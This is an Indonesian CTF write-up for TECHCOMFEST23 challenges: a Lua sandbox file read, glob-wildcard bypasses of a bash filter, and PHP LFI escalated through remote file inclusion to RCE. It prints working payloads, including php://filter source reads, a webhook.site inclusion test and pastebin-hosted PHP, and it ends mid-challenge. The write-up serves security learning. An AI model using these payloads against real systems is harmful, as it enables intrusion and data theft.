Berdasarkan screenshot tersebut, maka terlihat bahwa LFI sudah kita dapatkan dikarenakan kurangnya blacklist pada fungsi "open". Setelah mendapatkan LFI, kami hanya perlu untuk mencari nama file dari flag. Untuk mendapatkan nama file dari flag, maka kami mencoba kembali untuk mencari-cari fungsi bawaan lua script yang dapat melakukan listing directory. Setelah beberapa waktu melakukan pencarian google dan pembacaan dokumentasi, akhirnya kami menemukan sebuah module eksternal yaitu "fs" atau "Lua File System" yang mana merupakan module dari bawaan luarocks yang mana merupakan modul yang berkaitan dengan file linux <https://lunarmodules.github.io/luafilesystem/manual.html>. Dengan menggunakan modul ini, maka listing directory pun dapat dilakukan sebagai berikut.

```

local lfs = require("lfs") for entity in lfs.dir("/") do if entity ~= "." and
entity ~= ".." then print(entity) end end

```

Apabila kita coba jalankan, maka hasilnya adalah sebagai demikian.

```

(kali@kali)-[~]
$ nc 103.49.238.77 54377
Welcome to LUA Sandbox!
Feel free to type your lua code below, type '-- END' once you are done ;)
-- BEGIN
local lfs = require("lfs") for entity in lfs.dir("/") do if entity ~= "." and entity ~= ".." then print(entity) end end
-- END

-- OUTPUT BEGIN
home
boot
usr
dev
srv
var
tmp
bin
lib
sys
proc
sbin
lib64
mnt
etc
run
opt
media
root
.dockerenv
flag-a15a9d35568f3ac79183f8b907ac73fb.txt
ctf
-- OUTPUT END

```

Terlihat bahwa kita sudah berhasil melakukan listing directory dan kita berhasil mendapatkan nama file dari flag. Dengan begitu, kita menggunakan fungsi LFI sebelumnya dengan terlebih dahulu mengganti argumen file untuk dibaca menjadi "/flag-a15a9d35568f3ac79183f8b907ac73fb.txt".

```

(kali@kali)-[~]
$ nc 103.49.238.77 54377
Welcome to LUA Sandbox!
Feel free to type your lua code below, type '-- END' once you are done ;)
-- BEGIN
local open = io.open

local function read_file(path)
    local file = open(path, "rb")
    if not file then return nil end
    local content = file:read("*a")
    file:close()
    return content
end

local fileContent = read_file("/flag-a15a9d35568f3ac79183f8b907ac73fb.txt");
print (fileContent);
-- END



-- OUTPUT BEGIN
TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}
-- OUTPUT END

```

Jadi, ide serangannya secara keseluruhan adalah untuk mencari fungsi include file yang mana dilanjutkan dengan penggunaan fungsi listing directory. Setelah berhasil listing directory, maka kita bisa menggunakan fungsi include file untuk membaca nama file flag yang telah kita dapatkan. Dan dengan begitu maka challenge ini telah selesai.

Flag = TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}

Basher



Kami diberikan sebuah zip bernama chall_noflag.zip yang isinya merupakan code dari remote host yang diberikan tersebut. Di dalam zip, kita dapat melihat bahwa challenge ini dijalankan python dengan 3 source code, yaitu init, bash dan handler.

```
handler.py x
backend > src > handler.py > Handler > handler
1 from .bash import Bash
2 import json
3
4
5 class Handler(object):
6     @classmethod
7     async def _processMessage(self, message):
8         event = json.loads(message)
9         match event['type']:
10             case "command":
11                 user_command = event['input']
12                 stdout = Bash(user_command).read
13                 event = {
14                     "status": "success",
15                     "stdout": stdout,
16                 }
17                 await self.websocket.send(json.dumps(event))
18             case default:
19                 event = {
20                     "status": "error",
21                     "message": f"error event {default} not found!"
22                 }
23                 await self.websocket.send(json.dumps(event))
24
25     @classmethod
26     async def handler(self, websocket):
27         self.websocket = websocket
28         async for message in websocket:
29             try:
30                 await self._processMessage(message)
31             except Exception:
32                 event = {
33                     "type": "error",
34                     "message": f"something wrong"
35                 }
36                 await self.websocket.send(json.dumps(event))
```

Dalam handler.py, dapat terlihat bahwa challenge ini ingin menerima input json yang di dalamnya dapat ditambahkan object event **command** disertai dengan command-nya pada object **input**. Apabila berhasil masuk ke event command, maka challenge ini akan memanggil bash.py.

```
bash.py x
backend > src > bash.py > ...
1  from subprocess import Popen, PIPE, STDOUT
2  import string
3
4
5  class Bash:
6      def __init__(self, user_input: str):
7          self.program = "/bin/bash"
8          self.user_input = user_input
9
10     @property
11     def read(self):
12         return self._bashHandler(self.user_input)
13
14     def _check(self, user_input):
15         for char in string.ascii_letters+string.digits:
16             if char in user_input:
17                 return False
18         return True
19
20     def _bashHandler(self, user_input):
21         with Popen(self.program.split(), stdout=PIPE, stdin=PIPE, stderr=STDOUT) as p:
22             if self._check(user_input):
23                 stdout = p.communicate(input=user_input.encode())[0]
24                 return stdout.decode()
25             else:
26                 return 'bad hacker!!!'
```

Pada bash.py, kami mengetahui bahwa string input kami akan dikategorikan sebagai bad hacker apabila mengandung ascii letters dan juga digits. Oleh karena itu, kami mencoba untuk melakukan enumerasi awal untuk melihat cara kerja challenge ini dengan lebih mendalam.

```
(excy@Excy)-[~]
$ python -m websockets ws://103.49.238.77:57773
Connected to ws://103.49.238.77:57773.
> {"type": "command", "input": "ls"}
< {"status": "success", "stdout": "bad hacker!!!"}

```



Seperti gambar diatas, apabila kita mencoba untuk memasukkan input **ls**, maka akan dikategorikan sebagai bad hacker. Oleh karena itu, kami mencoba untuk melakukan enumerasi flag.txt pada directory /, dengan menggunakan wildcard **????.???** yang mewakili flag.txt.

```
(wxcy@Excy)-[~]  
└─$ python -m websockets ws://103.49.238.77:57773  
Connected to ws://103.49.238.77:57773.  
> {"type": "command", "input": "../../../???.???"}  
< {"status": "success", "stdout": "../../../flag.txt: line 1: TECHCOMPFEST2023{b4aassss555hhh_0h_b44444ashhhhhh_51238459}: command not found\n"}  
└─$
```

Dengan menggunakan payload diatas, kami berhasil untuk mendapatkan lokasi flag.txt sekaligus mendapatkan isi dari flagnya dengan menggunakan error yang ditampilkan.

Flag = TECHCOMPFEST2023{b4aassss555hhh_0h_b44444ashhhhhh_51238459}

Basher Revenge



Sama seperti challenge sebelumnya, kami juga diberikan sebuah zip file yang di dalamnya tidak berbeda dengan challenge sebelumnya. Terdapat 3 source code yaitu init, bash dan handler.

```
handler.py
backend > src > handler.py > Handler > _processMessage
1 from .bash import Bash
2 import json
3
4
5 class Handler(object):
6     @classmethod
7     async def handler(self, websocket):
8         self.websocket = websocket
9         async for message in websocket:
10             try:
11                 await self._processMessage(message)
12             except Exception:
13                 event = {
14                     "type": "error",
15                     "message": f"something wrong"
16                 }
17                 await self.websocket.send(json.dumps(event))
18
19     @classmethod
20     async def _processMessage(self, message):
21         event = json.loads(message)
22         match event['type']:
23             case "command":
24                 user_command = event['input']
25                 stdout = Bash(user_command).read
26                 event = {
27                     "status": "success",
28                     "stdout": stdout,
29                 }
30                 await self.websocket.send(json.dumps(event))
31             case default:
32                 event = {
33                     "status": "error",
34                     "message": f"error event {default} not found!"
35                 }
36                 await self.websocket.send(json.dumps(event))
37
```

Pada handler.py, tidak banyak perubahan juga pada source codenya, hanya peletakan handler dengan def yang berubah. Namun, secara cara kerja dari code ini tidak terlalu mengalami banyak perubahan.

```
bash.py x
backend > src > bash.py > Bash > _check
1 from subprocess import Popen, PIPE, STDOUT
2 import string
3
4
5 class Bash:
6     def __init__(self, user_input: str):
7         self.program = "/bin/bash"
8         self.user_input = user_input
9
10    @property
11    def read(self):
12        return self._bashHandler(self.user_input)
13
14    def _check(self, user_input):
15        for char in string.ascii_letters:
16            if char in user_input:
17                return False
18        return True
19
20    def _bashHandler(self, user_input):
21        with Popen(self.program.split(), stdout=PIPE, stdin=PIPE, stderr=STDOUT) as p:
22            if self._check(user_input):
23                stdout = p.communicate(input=user_input.encode())[0]
24                return stdout.decode()
25            else:
26                return 'bad hacker!!!'
27
```

Pada bash.py, kami juga tidak melihat banyak perubahan yang terjadi hanya saja validasi pada def check diubah menjadi hanya ascii letter saja. Oleh karena itu, kami berupaya untuk memasukkan payload kami sebelumnya ke dalam challenge ini dikarenakan payload kami tidak memiliki ascii letter juga di dalamnya.

```
(excy@Excy)~$ python -m websockets ws://103.49.238.77:31354
Connected to ws://103.49.238.77:31354.
> {"type": "command", "input": "../../../?????.???"}
< {"status": "success", "stdout": "../../../flag.txt: line 1: TECHCOMPFEST2023{b45h_m3_pl3453_75129471294812}: command not found\n"}
```

Dengan menggunakan payload yang sama, kami berhasil untuk menemukan flag.txt pada directory / dan mengambil isinya dengan menggunakan error outputnya.

Flag = TECHCOMPFEST2023{b45h_m3_pl3453_75129471294812

Web

Note Manager

CHALLENGE

23 SOLVES

✕

Note Manager

244

Recently I made a note manager using PHP. However Alice keep talks about how my website is not secure. Can you proof her words?

`http://103.49.238.77:57270/`

Author: `aimardcr`

Flag

Submit

Pada soal ini, diberikan sebuah website yang dibuat dengan menggunakan PHP. Tidak diberikan attachment apapun sehingga enumerasi perlu dilakukan secara langsung dengan membuka website tersebut. Tampilan websitenya adalah seperti berikut.



Login

Username

Password


Login

[Don't have an account? Register here!](#)

Kita bisa melakukan register terlebih dahulu untuk masuk dan menggunakan fungsionalitas lain dari website ini. Apabila kita sudah register dan login, maka kita akan diberikan tampilan dashboard seperti ini.



Kita bisa coba-coba terlebih dahulu pada inputan yang ada untuk melihat apakah ada semacam vulnerability command injection atau semacamnya. Apabila kita coba untuk memasukkan payload PHP sederhana pada note bagian title dan content maka akan ada error seperti ini.



Dari output tersebut, kami berasumsi bahwa ada semacam blacklist di backend sehingga kita tidak bisa sembarangan memasukkan input. Setelah beberapa waktu mencoba, kami juga menemukan bahwa ada vulnerability Cross Site Scripting (XSS) pada website ini.




Hal tersebut dimungkinkan dikarenakan ternyata terdapat sebuah rendering yang tidak aman sehingga tag html pun dapat masuk dan diproses secara valid.

```
<body>
  <div class="border rounded mx-5 mt-3 mb-3 p-3">
    <button type="button" class="btn btn-danger float-start" onclick="window.location='/'>Back</button> <br> <br>
    <h3 class="pt-4"><script> alert(1) </script></h3>
    <p class="border rounded p-3 my-3"><script> alert(1) </script></p>
  </div>
</body>
<style>
```


Namun vulnerability ini tidak akan memberikan progress apapun dikarenakan bukan celah ini yang kita inginkan untuk mendapatkan flag.

Setelah kami menganalisa kembali flow dari website ini, kami menyadari bahwa terlihat adanya pengambilan konten dari notes berdasarkan sebuah id tertentu.



Kami langsung mencoba apakah parameter "id" tersebut vulnerable terhadap serangan Local File Inclusion (LFI).

http://103.49.238.77:57270/view_note.php?id=/etc/passwd



Ternyata parameter tersebut vulnerable dan kita bisa melakukan LFI. Kami mencoba untuk mengambil source code dari "view_note.php" menggunakan php wrapper dengan tujuan agar lebih mengerti flow website secara keseluruhan.

http://103.49.238.77:57270/view_note.php?id=php://filter/convert.base64-encode/resource=view_note.php



Setelah didecode, maka didapatkan hasilnya sebagai berikut.

```
<?php
session_start();

if (!isset($_SESSION['username'])) {
    header('location: /login.php');
    exit;
}

$username = "";
$users = explode("\n", file_get_contents(".user"));
foreach ($users as $user) {
    if (empty($user)) continue;

    $data = explode(":", $user, 2);
    if (md5($data[0]) == $_SESSION['username']) {
        $username = $data[0];
        break;
    }
}

if ($username === "" || empty($username)) {
    $_SESSION['username'] = null;
    session_destroy();

    header('location: /login.php');
    exit;
}
```

```

if (empty($_GET['id'])) {
    die("Please provide note id.");
}

$id = $_GET['id'];
$blacklist = ['php://input', 'data://', 'expect://'];
foreach ($blacklist as $keyword) {
    if (strpos(strtolower($id), $keyword) !== FALSE) {
        header('location: https://www.youtube.com/watch?v=dQw4w9WgXcQ');
        exit;
    }
}

$dir = "notes/" . md5($username);
$title = '';

@$notes = explode("\n", file_get_contents($dir . "/.notes"));
foreach ($notes as $note) {
    if (empty($note)) continue;

    $data = explode(":", $note, 2);
    if ($data[1] == $id) {
        $title = $data[0];
        break;
    }
}
chdir($dir);

?>

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/css/bootstrap.min.css"
rel="stylesheet"
integrity="sha384-EVSTQN3/azprG1Anm3QDgpJLIm9Nao0Yz1ztcQTWfSpd3yD65VohhpuuCOML
ASjC" crossorigin="anonymous">

```

```

<script
src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/js/bootstrap.bundle.min
.js"
integrity="sha384-MrcW6ZMFYlzcLA8Nl+NtUVF0sA7MsXsP1UyJoMp4YLEuNSfAP+JcXn/tWtIa
xVXM" crossorigin="anonymous"></script>
<title>Note Manager</title>
</head>

<body>
<div class="border rounded mx-5 mt-3 mb-3 p-3">
<button type="button" class="btn btn-danger float-start"
onclick="window.location='/'">Back</button> <br> <br>
<h3 class="pt-4"><?php echo $title; ?></h3>
<p class="border rounded p-3 my-3"><?php include($id); ?></p>
</div>
</body>
<style>
td[align="left"] {
padding-left: 50px;
}
</style>
</html>

```

Setelah menganalisa snippet code di atas, maka kami menemukan adanya blacklist pada parameter "id" sehingga kita tidak bisa langsung melakukan Remote Code Execution (RCE).

```


$id = $_GET['id'];
$blacklist = ['php://input', 'data://', 'expect://'];
foreach ($blacklist as $keyword) {
    if (strpos(strtolower($id), $keyword) !== FALSE) {
        header('location: https://www.youtube.com/watch?v=dQw4w9WgXcQ');
        exit;
    }
}

```

Kemudian, kami mencoba untuk melakukan LFI pada beberapa hal lain seperti /proc/self/environ dan /proc/self/fd/* dengan harapan bisa melakukan leverage pada vulnerability yang kami temukan. Namun, percobaan-percobaan tersebut gagal sehingga pada akhirnya kami mencoba untuk melakukan pengecekan apakah website ini juga vulnerable terhadap Remote File Inclusion (RFI). Untuk melakukan pengetesan pada vulnerability tersebut, kita bisa langsung saja memasukkan sebuah endpoint sebagai value pada parameter "id". Apabila endpoint kita menerima sebuah GET request, maka bisa

disimpulkan bahwa konfigurasi “allow_url_include” dinyalakan sehingga membuat website ini vulnerable terhadap RFI.


http://103.49.238.77:57270/view_note.php?id=https://webhook.site/67cfa87a-92ef-404e-9296-140b888c3856



Kita berhasil mendapatkan request sehingga kami menyimpulkan bahwa RFI dapat dilakukan. Untuk melakukan leverage dari RFI ke RCE, kita bisa membuat sebuah payload php yang dihosting pada suatu website. Kita memasukkan website tersebut sebagai input dan website akan memproses payload yang sudah kita hosting tersebut. Untuk mempermudah serangan ini, kami menggunakan bantuan pastebin.

(-) Pengecekan untuk phpinfo())

http://103.49.238.77:57270/view_note.php?id=https://pastebin.com/raw/nDvTcmJF



Not secure 103.49.238.77:57270/view_note.php?id=https://pastebin.com/raw/nDvIcmJl

Back

PHP Version 7.3.15


System	Linux 0dc74ecd37e4 5.15.0-56-generic #62-Ubuntu SMP Tue Nov 22 19:54:14 UTC 2022 x86_64
Build Date	Feb 26 2020 12:31:29
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' 'build_alias=x86_64-linux-gnu'
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731


Dari pengecekan `phpinfo()`, terlihat juga bahwa konfigurasi “allow_url_fopen” dan “allow_url_include” dinyalakan.

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	On	On

(-) Percobaan untuk melakukan listing directory



http://103.49.238.77:57270/view_note.php?id=https://pastebin.com/raw/UZH0URvp





Dari kedua percobaan di atas, maka disimpulkan bahwa RCE telah berhasil kami dapatkan dan kami juga berhasil mendapatkan nama flag. Dengan begitu, kita bisa tinggal membuat sebuah payload untuk membuka konten flag tersebut dengan cara yang sama.

http://103.49.238.77:57270/view_note.php?id=https://pastebin.com/raw/U5FGiBqM



Flag = TECHCOMFEST23{PHP_R4c3_m4k3s_m3_f33ls_l1k3_a_r4c3r}

Go-Menasai

CHALLENGE

2 SOLVES

Go-Menasai

499


Hello, my friend! Welcome to GoLand!
I hope you can be our first beta tester for this web application.

Author: **dimas**

View Hint

View Hint

View Hint

 chall.zip

Submit

Pada challenge ini, diberikan sebuah website yang based on golang. Terdapat sebuah attachment yang berisikan source code dari website tersebut. Berdasarkan informasi yang diberikan, kami melakukan testing dynamic dari website secara berdampingan dengan source code review.

Register

Tampilannya adalah seperti di atas, kita bisa melakukan register akun dan kemudian login. Setelah login, maka kita akan ditampilkan sebuah dashboard yang berisi sapaan pada kita.

Welcome user kisandak!

Kami sempat bingung bagaimana cara untuk melakukan eksploitasi pada website ini dikarenakan kami belum pernah mengerjakan challenge yang based on go lang sebelumnya. Namun, kami mendapatkan pencerahan ketika terdapat hint yang mengatakan bahwa ada sesuatu yang aneh dengan rendering username.



Berdasarkan hint tersebut, kami mencoba menganalisa kembali rendering yang dilakukan oleh website ini terhadap username berdasarkan source code yang diberikan. Jika dilihat

pada line dari snippet “home.go” dan “home.html” terlihat bahwa ada penggunaan template golang.

home.html

```
4
5 <body>
6     {{ template "globals/header.html" . }}
7     <div class="container-fluid" style="padding-top: 40px;">
8         <div class="container text-center">
9             <h2>{{ .template }}</h2>
10        </div>
11        <div class="container">
12            <p>{{ .test }}</p>
13        </div>
14    </div>
15</body>
16
17</html>
```

home.go

```
}
